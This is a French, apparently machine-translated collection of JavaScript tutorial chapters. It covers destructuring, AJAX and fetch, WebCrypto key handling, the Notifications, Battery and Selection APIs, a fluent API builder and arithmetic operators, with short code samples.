La destruction est un moyen pratique d'extraire des propriétés d'objets dans des variables.

Syntaxe de base:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name, age } = person;

// Is equivalent to
let name = person.name; // 'Bob'
let age = person.age;   // 25
```

Destructuration et renommage:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name: firstName } = person;

// Is equivalent to
let firstName = person.name; // 'Bob'
```

Destructuration avec les valeurs par défaut:

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone = '123-456-789' } = person;

// Is equivalent to
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Destructuration et renommage avec des valeurs par défaut

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone: p = '123-456-789' } = person;

// Is equivalent to
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Destructuration des variables internes

Outre la déstructuration des objets en arguments de fonction, vous pouvez les utiliser dans les déclarations de variables comme suit:

```
const person = {
  name: 'John Doe',
  age: 45,
  location: 'Paris, France',
};

let { name, age, location } = person;

console.log('I am ' + name + ', aged ' + age + ' and living in ' + location + '.');
// -> "I am John Doe aged 45 and living in Paris, France."
```

Comme vous pouvez le voir, trois nouvelles variables ont été créées: le `name` , l' `age` et l' `location` et leurs valeurs ont été saisies par la `person` objet si elles correspondaient à des noms de clés.

Utilisation des paramètres de repos pour créer un tableau d'arguments

Si vous avez déjà besoin d'un tableau contenant des arguments supplémentaires que vous pouvez ou non vous attendre à obtenir, à l'exception de ceux que vous avez spécifiquement déclarés, vous pouvez utiliser le paramètre tableau rest dans la déclaration d'arguments comme suit:

Exemple 1, arguments optionnels dans un tableau:

```
function printArgs(arg1, arg2, ...theRest) {
  console.log(arg1, arg2, theRest);
}

printArgs(1, 2, 'optional', 4, 5);
// -> "1, 2, ['optional', 4, 5]"
```

Exemple 2, tous les arguments sont un tableau maintenant:

```
function printArgs(...myArguments) {
  console.log(myArguments, Array.isArray(myArguments));
}

printArgs(1, 2, 'Arg #3');
// -> "[1, 2, 'Arg #3'] true"
```

La console a été imprimée vraie parce que `myArguments` est un tableau, aussi, le `...myArguments` dans la déclaration d'arguments de paramètres convertit une liste de valeurs obtenues par la fonction (paramètres) séparées par des virgules dans un tableau entièrement fonctionnel (et non un objet Array-like) comme l'objet argument natif).

Valeur par défaut lors de la destruction

Nous rencontrons souvent une situation où une propriété que nous essayons d'extraire n'existe pas dans l'objet / tableau, ce qui entraîne une `TypeError` (lors de la déstructuration des objets imbriqués) ou est définie sur `undefined` . En cas de déstructuration, nous pouvons définir une valeur par défaut, à laquelle il sera replacé, au cas où il ne serait pas trouvé dans l'objet.

```
var obj = {a : 1};
var {a : x , b : x1 = 10} = obj;
console.log(x, x1); // 1, 10

var arr = [];
var [a = 5, b = 10, c] = arr;
console.log(a, b, c); // 5, 10, undefined
```

Destruction imbriquée

Nous ne sommes pas limités à la déstructuration d'un objet / tableau, nous pouvons déstructurer un objet / tableau imbriqué.

Destructuration d'objets imbriqués

```
var obj = {
  a: {
    c: 1,
    d: 3
  },
  b: 2
};

var {
  a: {
    c: x,
    d: y
  },
  b: z
} = obj;

console.log(x, y, z);     // 1,3,2
```

Destructuration de tableaux imbriqués

```
var arr = [1, 2, [3, 4], 5];

var [a, , [b, c], d] = arr;

console.log(a, b, c, d);      // 1 3 4 5
```

La destruction ne se limite pas à un seul motif, nous pouvons y inclure des tableaux avec des niveaux d’imbrication n. De même, nous pouvons déstructurer des tableaux avec des objets et vice-versa.

Tableaux dans l'objet

```
var obj = {
```

```
  a: 1,
  b: [2, 3]
};

var {
  a: x1,
  b: [x2, x3]
} = obj;

console.log(x1, x2, x3);    // 1 2 3
```

Objets dans des tableaux

```
var arr = [1, 2 , {a : 3}, 4];

var [x1, x2 , {a : x3}, x4] = arr;

console.log(x1, x2, x3, x4);
```

Lire Affectation de destruction en ligne: https://riptutorial.com/fr/javascript/topic/616/affectation-de-destruction

Chapitre 4: AJAX

Introduction

AJAX signifie "Asynchronous JavaScript and XML". Bien que le nom inclut XML, JSON est plus souvent utilisé en raison de son formatage simplifié et de sa redondance réduite. AJAX permet à l'utilisateur de communiquer avec des ressources externes sans recharger la page Web.

Remarques

AJAX signifie **A** synchrone **J** avascript **un** e **X** ML. Néanmoins, vous pouvez réellement utiliser d'autres types de données et, dans le cas de xmlhttprequest, basculer vers le mode synchrone obsolète.

AJAX permet aux pages Web d'envoyer des requêtes HTTP au serveur et de recevoir une réponse sans avoir à recharger la page entière.

Examples

Utiliser GET et pas de paramètres

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
    if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
        //parse the response in xhttp.responseText;
    }
};
xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();
```

6

La `fetch` API est une nouvelle base promesse moyen de faire des requêtes HTTP asynchrones.

```
fetch('/').then(response => response.text()).then(text => {
  console.log("The home page is " + text.length + " characters long.");
});
```

Envoi et réception de données JSON via POST

6

Les promesses de demande d'extraction renvoient initialement les objets de réponse. Celles-ci fourniront des informations d'en-tête de réponse, mais elles n'incluent pas directement le corps de la réponse, qui n'a peut-être même pas encore été chargé. Les méthodes de l'objet Response, telles que `.json()` permettent d'attendre le chargement du corps de la réponse, puis de l'analyser.

```
const requestData = {
  method : 'getUsers'
};

const usersPromise = fetch('/api', {
  method : 'POST',
  body : JSON.stringify(requestData)
}).then(response => {
  if (!response.ok) {
    throw new Error("Got non-2XX response from API server.");
  }
  return response.json();
}).then(responseData => {
  return responseData.users;
});

usersPromise.then(users => {
  console.log("Known users: ", users);
}, error => {
  console.error("Failed to fetch users due to error: ", error);
});
```

Affichage des principales questions JavaScript du mois à partir de l'API Stack Overflow

Nous pouvons faire une demande AJAX à l'API de Stack Exchange pour récupérer une liste des principales questions JavaScript pour le mois, puis les présenter comme une liste de liens. Si la requête échoue ou si une erreur API est renvoyée, la gestion des erreurs de notre promesse affiche l'erreur à la place.

6
Voir les résultats en direct sur HyperWeb .

```
const url =
    'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +
    '&tagged=javascript&sort=month&filter=unsafe&key=gik4BOCMC7J9doavgYteRw((';

fetch(url).then(response => response.json()).then(data => {
  if (data.error_message) {
    throw new Error(data.error_message);
  }

  const list = document.createElement('ol');
  document.body.appendChild(list);

  for (const {title, link} of data.items) {
    const entry = document.createElement('li');
    const hyperlink = document.createElement('a');
    entry.appendChild(hyperlink);
    list.appendChild(entry);

    hyperlink.textContent = title;
    hyperlink.href = link;
  }
}).then(null, error => {
  const message = document.createElement('pre');
```

```
  document.body.appendChild(message);
  message.style.color = 'red';

  message.textContent = String(error);
});
```

Utiliser GET avec des paramètres

Cette fonction exécute un appel AJAX en utilisant GET nous permettant d'envoyer des **paramètres** (objet) à un **fichier** (string) et de lancer un **callback** (fonction) à la fin de la requête.

```
function ajax(file, params, callback) {

  var url = file + '?';

  // loop through object and assemble the url
  var notFirst = false;
  for (var key in params) {
    if (params.hasOwnProperty(key)) {
      url += (notFirst ? '&' : '') + key + "=" + params[key];
    }
    notFirst = true;
  }

  // create a AJAX call with url as parameter
  var xmlhttp = new XMLHttpRequest();
  xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
      callback(xmlhttp.responseText);
    }
  };
  xmlhttp.open('GET', url, true);
  xmlhttp.send();
}
```

Voici comment nous l'utilisons:

```
ajax('cars.php', {type:"Volvo", model:"300", color:"purple"}, function(response) {
  // add here the code to be executed when data comes back to this page
  // for example console.log(response) will show the AJAX response in console
});
```

Et ce qui suit montre comment récupérer les paramètres url dans `cars.php` :

```
if(isset($_REQUEST['type'], $_REQUEST['model'], $_REQUEST['color'])) {
  // they are set, we can use them !
  $response = 'The color of your car is ' . $_REQUEST['color'] . '. ';
  $response .= 'It is a ' . $_REQUEST['type'] . ' model ' . $_REQUEST['model'] . '!';
  echo $response;
}
```

Si vous aviez `console.log(response)` dans la fonction de rappel, le résultat dans la console aurait été:

> La couleur de votre voiture est violette. C'est un modèle 300 de Volvo!

Vérifier si un fichier existe via une requête HEAD

Cette fonction exécute une requête AJAX en utilisant la méthode HEAD nous permettant de **vérifier si un fichier existe dans le répertoire** donné en argument. Cela nous permet également de **lancer un rappel pour chaque cas** (réussite, échec).

```
function fileExists(dir, successCallback, errorCallback) {
    var xhttp = new XMLHttpRequest;

    /* Check the status code of the request */
    xhttp.onreadystatechange = function() {
        return (xhttp.status !== 404) ? successCallback : errorCallback;
    };

    /* Open and send the request */
    xhttp.open('head', dir, false);
    xhttp.send();
};
```

Ajouter un préchargeur AJAX

Voici un moyen d’afficher un préchargeur GIF pendant l’exécution d’un appel AJAX. Nous devons préparer nos fonctions de préchargement add et remove:

```
function addPreloader() {
  // if the preloader doesn't already exist, add one to the page
  if(!document.querySelector('#preloader')) {
    var preloaderHTML = '<img id="preloader" src="https://goo.gl/cNhyvX" />';
    document.querySelector('body').innerHTML += preloaderHTML;
  }
}

function removePreloader() {
  // select the preloader element
  var preloader = document.querySelector('#preloader');
  // if it exists, remove it from the page
  if(preloader) {
    preloader.remove();
  }
}
```

Maintenant, nous allons voir où utiliser ces fonctions.

```
var request = new XMLHttpRequest();
```

Dans la fonction `onreadystatechange` , vous devez avoir une instruction if avec la condition suivante: `request.readyState == 4 && request.status == 200` .

Si **true** : la requête est terminée et la réponse est prête, c'est là que nous utiliserons `removePreloader()` .

Sinon si **false** : la requête est toujours en cours, dans ce cas nous allons lancer la fonction `addPreloader()`

```
xmlhttp.onreadystatechange = function() {

  if(request.readyState == 4 && request.status == 200) {
    // the request has come to an end, remove the preloader
    removePreloader();
  } else {
    // the request isn't finished, add the preloader
    addPreloader()
  }

};

xmlhttp.open('GET', your_file.php, true);
xmlhttp.send();
```

Écouter les événements AJAX au niveau mondial

```
// Store a reference to the native method
let open = XMLHttpRequest.prototype.open;

// Overwrite the native method
XMLHttpRequest.prototype.open = function() {
    // Assign an event listener
    this.addEventListener("load", event => console.log(XHR), false);
    // Call the stored reference to the native method
    open.apply(this, arguments);
};
```

Lire AJAX en ligne: https://riptutorial.com/fr/javascript/topic/192/ajax

Chapitre 5: Anti-patrons

Examples

Chaînage des assignations dans les déclarations var.

Le chaînage des assignations dans le cadre d'une déclaration `var` créera involontairement des variables globales.

Par exemple:

```
(function foo() {
    var a = b = 0;
})()
console.log('a: ' + a);
console.log('b: ' + b);
```

Aura pour résultat:

```
Uncaught ReferenceError: a is not defined
'b: 0'
```

Dans l'exemple ci-dessus, `a` est local mais `b` devient global. Ceci est dû au droit à l'évaluation de l'opérateur `=` . Le code ci-dessus a donc été évalué comme

```
var a = (b = 0);
```

La manière correcte de chaîner les affectations var est la suivante:

```
var a, b;
a = b = 0;
```

Ou:

```
var a = 0, b = a;
```

Cela garantira que `a` et `b` seront des variables locales.

Lire Anti-patrons en ligne: https://riptutorial.com/fr/javascript/topic/4520/anti-patrons

Chapitre 6: API d'état de la batterie

Remarques

1. Notez que l'API d'état de la batterie n'est plus disponible pour des raisons de confidentialité où elle pourrait être utilisée par les suiveurs à distance pour la prise d'empreinte utilisateur.

2. L'API d'état de la batterie est une interface de programmation d'application pour l'état de la batterie du client. Il fournit des informations sur:

   - état de charge de la batterie via `'chargingchange'` événement de `'chargingchange'` et une `'chargingchange'` `battery.charging` ;
   - niveau de la batterie via `'levelchange'` et `battery.level` ;
   - temps de chargement via `'chargingtimechange'` événement `'chargingtimechange'` et `battery.chargingTime` ;
   - temps de décharge via `'dischargingtimechange'` événement `'dischargingtimechange'` et `battery.dischargingTime` .

3. Documents MDN: https://developer.mozilla.org/en/docs/Web/API/Battery_status_API

Examples

Obtenir le niveau actuel de la batterie

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    // Battery level is between 0 and 1, so we multiply it by 100 to get in percents
    console.log("Battery level: " + battery.level * 100 + "%");
});
```

La batterie est-elle en cours de chargement?

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    if (battery.charging) {
        console.log("Battery is charging");
    } else {
        console.log("Battery is discharging");
    }
});
```

Laissez le temps restant jusqu'à ce que la batterie soit vide

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will drain in ", battery.dischargingTime, " seconds" );
});
```

Prenez le temps qu'il reste jusqu'à ce que la batterie soit complètement chargée

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will get fully charged in ", battery.chargingTime, " seconds" );
});
```

Événements de batterie

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( 'New charging state: ', battery.charging );
    });

    battery.addEventListener('levelchange', function(){
        console.log( 'New battery level: ', battery.level * 100 + "%" );
    });

    battery.addEventListener('chargingtimechange', function(){
        console.log( 'New time left until full: ', battery.chargingTime, " seconds" );
    });

    battery.addEventListener('dischargingtimechange', function(){
        console.log( 'New time left until empty: ', battery.dischargingTime, " seconds" );
    });
});
```

Lire API d'état de la batterie en ligne: https://riptutorial.com/fr/javascript/topic/3263/api-d-etat-de-la-batterie

Chapitre 7: API de chiffrement Web

Remarques

Les API WebCrypto ne sont généralement disponibles que pour des origines «sécurisées», ce qui signifie que le document doit avoir été chargé via HTTPS ou depuis l'ordinateur local (à partir de `localhost` , `file:` ou une extension de navigateur).

Ces API sont spécifiées par la recommandation du candidat W3C Web Cryptography API .

Examples

Données cryptographiquement aléatoires

```
// Create an array with a fixed size and type.
var array = new Uint8Array(5);

// Generate cryptographically random values
crypto.getRandomValues(array);

// Print the array to the console
console.log(array);
```

`crypto.getRandomValues(array)` peut être utilisé avec des instances des classes suivantes (décrites plus loin dans les données binaires) et générera des valeurs à partir des plages données (les deux extrémités étant incluses):

- `Int8Array` : -2^{7} à $2^{7}-1$
- `Uint8Array` : 0 à $2^{8}-1$
- `Int16Array` : -2^{15} à $2^{15}-1$
- `Uint16Array` : 0 à $2^{16}-1$
- `Int32Array` : -2^{31} à $2^{31}-1$
- `Uint32Array` : 0 à $2^{31}-1$

Création de résumés (par exemple SHA-256)

```
// Convert string to ArrayBuffer. This step is only necessary if you wish to hash a string,
not if you aready got an ArrayBuffer such as an Uint8Array.
var input = new TextEncoder('utf-8').encode('Hello world!');

// Calculate the SHA-256 digest
crypto.subtle.digest('SHA-256', input)
// Wait for completion
.then(function(digest) {
  // digest is an ArrayBuffer. There are multiple ways to proceed.

  // If you want to display the digest as a hexadecimal string, this will work:
  var view = new DataView(digest);
  var hexstr = '';
```

```
  for(var i = 0; i < view.byteLength; i++) {
    var b = view.getUint8(i);
    hexstr += '0123456789abcdef'[(b & 0xf0) >> 4];
    hexstr += '0123456789abcdef'[(b & 0x0f)];
  }
  console.log(hexstr);

  // Otherwise, you can simply create an Uint8Array from the buffer:
  var digestAsArray = new Uint8Array(digest);
  console.log(digestAsArray);
})
// Catch errors
.catch(function(err) {
  console.error(err);
});
```

Le projet actuel suggère de fournir au moins `SHA-1` , `SHA-256` , `SHA-384` et `SHA-512` , mais ceci n’est pas une exigence stricte et peut être modifié. Cependant, la famille SHA peut toujours être considérée comme un bon choix car elle sera probablement prise en charge dans tous les principaux navigateurs.

Génération d'une paire de clés RSA et conversion au format PEM

Dans cet exemple, vous apprendrez à générer une paire de clés RSA-OAEP et à convertir une clé privée de cette paire de clés en base64 afin de pouvoir l'utiliser avec OpenSSL, etc. Veuillez noter que ce processus peut également être utilisé pour une clé publique. utiliser le préfixe et le suffixe ci-dessous:

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

REMARQUE: Cet exemple est entièrement testé dans ces navigateurs: Chrome, Firefox, Opera, Vivaldi

```
function arrayBufferToBase64(arrayBuffer) {
    var byteArray = new Uint8Array(arrayBuffer);
    var byteString = '';
    for(var i=0; i < byteArray.byteLength; i++) {
        byteString += String.fromCharCode(byteArray[i]);
    }
    var b64 = window.btoa(byteString);

    return b64;
}

function addNewLines(str) {
    var finalString = '';
    while(str.length > 0) {
        finalString += str.substring(0, 64) + '\n';
        str = str.substring(64);
    }

    return finalString;
}
```

```
function toPem(privateKey) {
    var b64 = addNewLines(arrayBufferToBase64(privateKey));
    var pem = "-----BEGIN PRIVATE KEY-----\n" + b64 + "-----END PRIVATE KEY-----";

    return pem;
}

// Let's generate the key pair first
window.crypto.subtle.generateKey(
    {
        name: "RSA-OAEP",
        modulusLength: 2048, // can be 1024, 2048 or 4096
        publicExponent: new Uint8Array([0x01, 0x00, 0x01]),
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["encrypt", "decrypt"]
).then(function(keyPair) {
    /* now when the key pair is generated we are going
       to export it from the keypair object in pkcs8
    */
    window.crypto.subtle.exportKey(
        "pkcs8",
        keyPair.privateKey
    ).then(function(exportedPrivateKey) {
        // converting exported private key to PEM format
        var pem = toPem(exportedPrivateKey);
        console.log(pem);
    }).catch(function(err) {
        console.log(err);
    });
});
```

C'est tout! Vous disposez maintenant d'une clé privée RSA-OAEP entièrement compatible et compatible au format PEM que vous pouvez utiliser où vous voulez. Prendre plaisir!

Conversion d'une paire de clés PEM en CryptoKey

Vous êtes-vous déjà demandé comment utiliser votre paire de clés PEM RSA générée par OpenSSL dans l'API Web Cryptography? Si la réponse est oui. Génial! Vous allez découvrir

Remarque: ce processus peut également être utilisé pour la clé publique, il vous suffit de modifier le préfixe et le suffixe pour:

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

Cet exemple suppose que votre paire de clés RSA est générée dans PEM.

```
function removeLines(str) {
    return str.replace("\n", "");
}

function base64ToArrayBuffer(b64) {
    var byteString = window.atob(b64);
    var byteArray = new Uint8Array(byteString.length);
```

```
    for(var i=0; i < byteString.length; i++) {
        byteArray[i] = byteString.charCodeAt(i);
    }

    return byteArray;
}

function pemToArrayBuffer(pem) {
    var b64Lines = removeLines(pem);
    var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
    var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');

    return base64ToArrayBuffer(b64Final);
}

window.crypto.subtle.importKey(
    "pkcs8",
    pemToArrayBuffer(yourprivatekey),
    {
        name: "RSA-OAEP",
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["decrypt"]
).then(function(importedPrivateKey) {
    console.log(importedPrivateKey);
}).catch(function(err) {
    console.log(err);
});
```

Et maintenant vous avez terminé! Vous pouvez utiliser votre clé importée dans WebCrypto API.

Lire API de chiffrement Web en ligne: https://riptutorial.com/fr/javascript/topic/761/api-de-chiffrement-web

Chapitre 8: API de notifications

Syntaxe

- Notification.requestPermission (*rappel*)
- Notification.requestPermission (). *Then* (*callback* , *rejectFunc*)
- nouvelle notification (*titre* , *options*)
- *notification* .close ()

Remarques

L'API Notifications a été conçue pour permettre à un navigateur de notifier le client.

La prise en charge par les navigateurs peut être limitée. La prise en charge par le système d'exploitation peut également être limitée.

Le tableau suivant donne un aperçu des versions de navigateur les plus anciennes qui prennent en charge les notifications.

Chrome	Bord	Firefox	Internet Explorer	Opéra	Opera Mini	Safari
29	14	46	pas de support	38	pas de support	9.1

Examples

Demander l'autorisation d'envoyer des notifications

Nous utilisons `Notification.requestPermission` pour demander à l'utilisateur s'il souhaite recevoir des notifications de notre site Web.

```
Notification.requestPermission(function() {
    if (Notification.permission === 'granted') {
        // user approved.
        // use of new Notification(...) syntax will now be successful
    } else if (Notification.permission === 'denied') {
        // user denied.
    } else { // Notification.permission === 'default'
        // user didn’t make a decision.
        // You can’t send notifications until they grant permission.
    }
});
```

Depuis Firefox 47 La méthode `.requestPermission` peut également renvoyer une promesse lors du traitement de la décision de l'utilisateur d'accorder l'autorisation

```
Notification.requestPermission().then(function(permission) {
```

```
    if (!('permission' in Notification)) {
        Notification.permission = permission;
    }
    // you got permission !
    }, function(rejection) {
    // handle rejection here.
    }
);
```

Envoi de notifications

Une fois que l'utilisateur a approuvé une demande d'autorisation pour envoyer des notifications , nous pouvons envoyer une simple notification indiquant à l'utilisateur:

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

Cela enverra une notification comme ceci:

> ### Bonjour
>
> Bonjour le monde!

Fermer une notification

Vous pouvez fermer une notification en utilisant la méthode `.close()` .

```
let notification = new Notification(title, options);
// do some work, then close the notification
notification.close()
```

Vous pouvez utiliser la fonction `setTimeout` pour fermer automatiquement la notification dans le futur.

```
let notification = new Notification(title, options);
setTimeout(() => {
    notification.close()
}, 4000);
```

Le code ci-dessus engendrera une notification et la fermera après 4 secondes.

Événements de notification

Les spécifications de l'API de notification prennent en charge 2 événements pouvant être déclenchés par une notification.

1. L'événement de `click` .

Cet événement s'exécutera lorsque vous cliquerez sur le corps de la notification (à l'exception du bouton de fermeture X et du bouton de configuration Notifications).

Exemple:

```
notification.onclick = function(event) {
    console.debug("you click me and this is my event object: ", event);
}
```

2. L'événement d' `error`

La notification déclenche cet événement à chaque fois que quelque chose ne va pas, comme l'impossibilité d'afficher.

```
notification.onerror = function(event) {
    console.debug("There was an error: ", event);
}
```

Lire API de notifications en ligne: https://riptutorial.com/fr/javascript/topic/696/api-de-notifications

Chapitre 9: API de sélection

Syntaxe

- Sélection sel = window.getSelection ();
- Sélection sel = document.getSelection (); // équivalent à ce qui précède
- Plage de valeurs = document.createRange ();
- range.setStart (startNode, startOffset);
- range.setEnd (endNode, endOffset);

Paramètres

Paramètre	Détails
startOffset	Si le nœud est un nœud Text, c'est le nombre de caractères entre le début de `startNode` le début de la plage. Sinon, c'est le nombre de nœuds enfants entre le début de `startNode` le début de la plage.
endOffset	Si le nœud est un nœud Text, il s'agit du nombre de caractères entre le début de `startNode` et la fin de la plage. Sinon, c'est le nombre de nœuds enfants entre le début de `startNode` et la fin de la plage.

Remarques

L'API de sélection vous permet d'afficher et de modifier les éléments et le texte sélectionnés (mis en évidence) dans le document.

Il est implémenté en tant qu'instance singleton `Selection` qui s'applique au document et contient une collection d'objets `Range` , chacun représentant une zone sélectionnée contiguë.

En pratique, aucun navigateur, à l'exception de Mozilla Firefox, ne prend en charge plusieurs plages de sélection, ce qui n'est pas non plus encouragé par la spécification. De plus, la plupart des utilisateurs ne sont pas familiers avec le concept de plages multiples. En tant que tel, un développeur ne peut généralement s’occuper que d’une seule plage.

Examples

Désélectionnez tout ce qui est sélectionné

```
let sel = document.getSelection();
sel.removeAllRanges();
```

Sélectionnez le contenu d'un élément

```
let sel = document.getSelection();

let myNode = document.getElementById('element-to-select');

let range = document.createRange();
range.selectNodeContents(myNode);

sel.addRange(range);
```

Il peut être nécessaire de supprimer d'abord toutes les plages de la sélection précédente, car la plupart des navigateurs ne prennent pas en charge plusieurs plages.

Récupère le texte de la sélection

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // logs what the user selected
```

`toString` fonction membre `toString` est appelée automatiquement par certaines fonctions lors de la conversion de l'objet en chaîne, vous ne devez pas toujours l'appeler vous-même.

```
console.log(document.getSelection());
```

Lire API de sélection en ligne: https://riptutorial.com/fr/javascript/topic/2790/api-de-selection

Chapitre 10: API Fluent

Introduction

Javascript est idéal pour concevoir des API fluides - une API orientée vers le consommateur qui met l'accent sur l'expérience des développeurs. Combinez avec des fonctionnalités dynamiques de langage pour des résultats optimaux.

Examples

Fluent API capturant la construction d'articles HTML avec JS

6

```
class Item {
    constructor(text, type) {
        this.text = text;
        this.emphasis = false;
        this.type = type;
    }

    toHtml() {
        return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ?
'</em>' : ''}</${this.type}>`;
    }
}

class Section {
    constructor(header, paragraphs) {
        this.header = header;
        this.paragraphs = paragraphs;
    }

    toHtml() {
        return `<section><h2>${this.header}</h2>${this.paragraphs.map(p =>
p.toHtml()).join('')}</section>`;
    }
}

class List {
    constructor(text, items) {
        this.text = text;
        this.items = items;
    }

    toHtml() {
        return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join('')}</ol>`;
    }
}

class Article {
    constructor(topic) {
        this.topic = topic;
        this.sections = [];
```

```
        this.lists = [];
    }

    section(text) {
        const section = new Section(text, []);
        this.sections.push(section);
        this.lastSection = section;
        return this;
    }

    list(text) {
        const list = new List(text, []);
        this.lists.push(list);
        this.lastList = list;
        return this;
    }

    addParagraph(text) {
        const paragraph = new Item(text, 'p');
        this.lastSection.paragraphs.push(paragraph);
        this.lastItem = paragraph;
        return this;
    }

    addListItem(text) {
        const listItem = new Item(text, 'li');
        this.lastList.items.push(listItem);
        this.lastItem = listItem;
        return this;
    }

    withEmphasis() {
        this.lastItem.emphasis = true;
        return this;
    }

    toHtml() {
        return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
s.toHtml()).join('')}${this.lists.map(l => l.toHtml()).join('')}</article>`;
    }
}

Article.withTopic = topic => new Article(topic);
```

Cela permet au consommateur de l'API d'avoir une belle construction d'article, presque un DSL à cette fin, en utilisant JS:

6

```
const articles = [
    Article.withTopic('Artificial Intelligence - Overview')
      .section('What is Artificial Intelligence?')
        .addParagraph('Something something')
        .addParagraph('Lorem ipsum')
          .withEmphasis()
      .section('Philosophy of AI')
          .addParagraph('Something about AI philosophy')
          .addParagraph('Conclusion'),

    Article.withTopic('JavaScript')
```

```
      .list('JavaScript is one of the 3 languages all web developers must learn:')
          .addListItem('HTML to define the content of web pages')
          .addListItem('CSS to specify the layout of web pages')
          .addListItem(' JavaScript to program the behavior of web pages')
];

document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('\n');
```

Lire API Fluent en ligne: https://riptutorial.com/fr/javascript/topic/9995/api-fluent

Chapitre 11: Arithmétique (math)

Remarques

- La méthode `clz32` n'est pas prise en charge dans Internet Explorer ou Safari

Examples

Ajout (+)

L'opérateur d'addition (`+`) ajoute des nombres.

```
var a = 9,
    b = 3,
    c = a + b;
```

`c` va maintenant être 12

Cet opérande peut également être utilisé plusieurs fois dans une seule tâche:

```
var a = 9,
    b = 3,
    c = 8,
    d = a + b + c;
```

`d` sera maintenant 20.

Les deux opérandes sont convertis en types primitifs. Ensuite, si l'une ou l'autre est une chaîne, elles sont toutes deux converties en chaînes et concaténées. Sinon, ils sont tous deux convertis en nombres et ajoutés.

```
null + null;      // 0
null + undefined; // NaN
null + {};        // "null[object Object]"
null + '';        // "null"
```

Si les opérandes sont une chaîne et un nombre, le nombre est converti en chaîne, puis ils sont concaténés, ce qui peut entraîner des résultats inattendus lorsque vous travaillez avec des chaînes qui ont un aspect numérique.

```
"123" + 1;        // "1231" (not 124)
```

Si une valeur booléenne est donnée à la place de l'une des valeurs numériques, la valeur booléenne est convertie en nombre (`0` pour `false` , `1` pour `true`) avant que la somme ne soit

calculée:

```
true + 1;          // 2
false + 5;         // 5
null + 1;          // 1
undefined + 1;     // NaN
```

Si une valeur booléenne est donnée à côté d'une valeur de chaîne, la valeur booléenne est convertie en chaîne:

```
true + "1";         // "true1"
false + "bar";      // "falsebar"
```

Soustraction (-)

L'opérateur de soustraction (`-`) soustrait des nombres.

```
var a = 9;
var b = 3;
var c = a - b;
```

`c` va maintenant être 6

Si une chaîne ou une valeur booléenne est fournie à la place d'une valeur numérique, elle est convertie en nombre avant que la différence soit calculée (`0` pour `false` , `1` pour `true`):

```
"5" - 1;     // 4
7 - "3";     // 4
"5" - true;  // 4
```

Si la valeur de la chaîne ne peut pas être convertie en un nombre, le résultat sera `NaN` :

```
"foo" - 1;      // NaN
100 - "bar";    // NaN
```

Multiplication (*)

L'opérateur de multiplication (`*`) effectue une multiplication arithmétique sur les nombres (littéraux ou variables).

```
console.log( 3 *  5); //  15
console.log(-3 *  5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); //  15
```

Division (/)

L'opérateur de division (`/`) effectue une division arithmétique sur les nombres (littéraux ou

variables).

```
console.log(15 / 3); // 5
console.log(15 / 4); // 3.75
```

Reste / module (%)

Le reste de l'opérateur / module (`%`) renvoie le reste après la division (entier).

```
console.log( 42 %  10); //  2
console.log( 42 % -10); //  2
console.log(-42 %  10); // -2
console.log(-42 % -10); // -2
console.log(-40 %  10); // -0
console.log( 40 %  10); //  0
```

Cet opérateur retourne le reste s'il reste une opérande divisée par un second opérande. Lorsque le premier opérande est une valeur négative, la valeur de retour sera toujours négative et inversement pour les valeurs positives.

Dans l'exemple ci-dessus, `10` peuvent être soustraits quatre fois de `42` avant qu'il ne reste plus assez pour soustraire de nouveau sans que cela change de signe. Le reste est donc: `42 - 4 * 10 = 2` .

L'opérateur restant peut être utile pour les problèmes suivants:

1. Teste si un entier est divisible par un autre nombre:

   ```
   x % 4 == 0 // true if x is divisible by 4
   x % 2 == 0 // true if x is even number
   x % 2 != 0 // true if x is odd number
   ```

   Depuis `0 === -0` , cela fonctionne aussi pour `x <= -0` .

2. Implémenter l'incrément / décrément cyclique de la valeur dans l'intervalle `[0, n)` .

Supposons que nous devions incrémenter la valeur entière de `0` à (mais n'incluant pas) `n` , donc la valeur suivante après `n-1` devient `0` . Cela peut être fait par un tel pseudo-code:

```
var n = ...; // given n
var i = 0;
function inc() {
    i = (i + 1) % n;
}
while (true) {
    inc();
    // update something with i
}
```

Maintenant, généralisez le problème ci-dessus et supposez que nous devons permettre à la fois d'incrémenter et de décrémenter cette valeur de `0` à (sans inclure) `n` , donc la valeur suivante

après `n-1` devient `0` et la valeur précédente avant `0` devient `n-1` .

```
var n = ...; // given n
var i = 0;
function delta(d) { // d - any signed integer
    i = (i + d + n) % n; // we add n to (i+d) to ensure the sum is positive
}
```

Nous pouvons maintenant appeler la fonction `delta()` passant tout entier, positif ou négatif, comme paramètre delta.

Utiliser le module pour obtenir la partie fractionnaire d'un nombre

```
 var myNum = 10 / 4;       // 2.5
 var fraction = myNum % 1; // 0.5
 myNum = -20 / 7;          // -2.857142857142857
 fraction = myNum % 1;     // -0.857142857142857
```

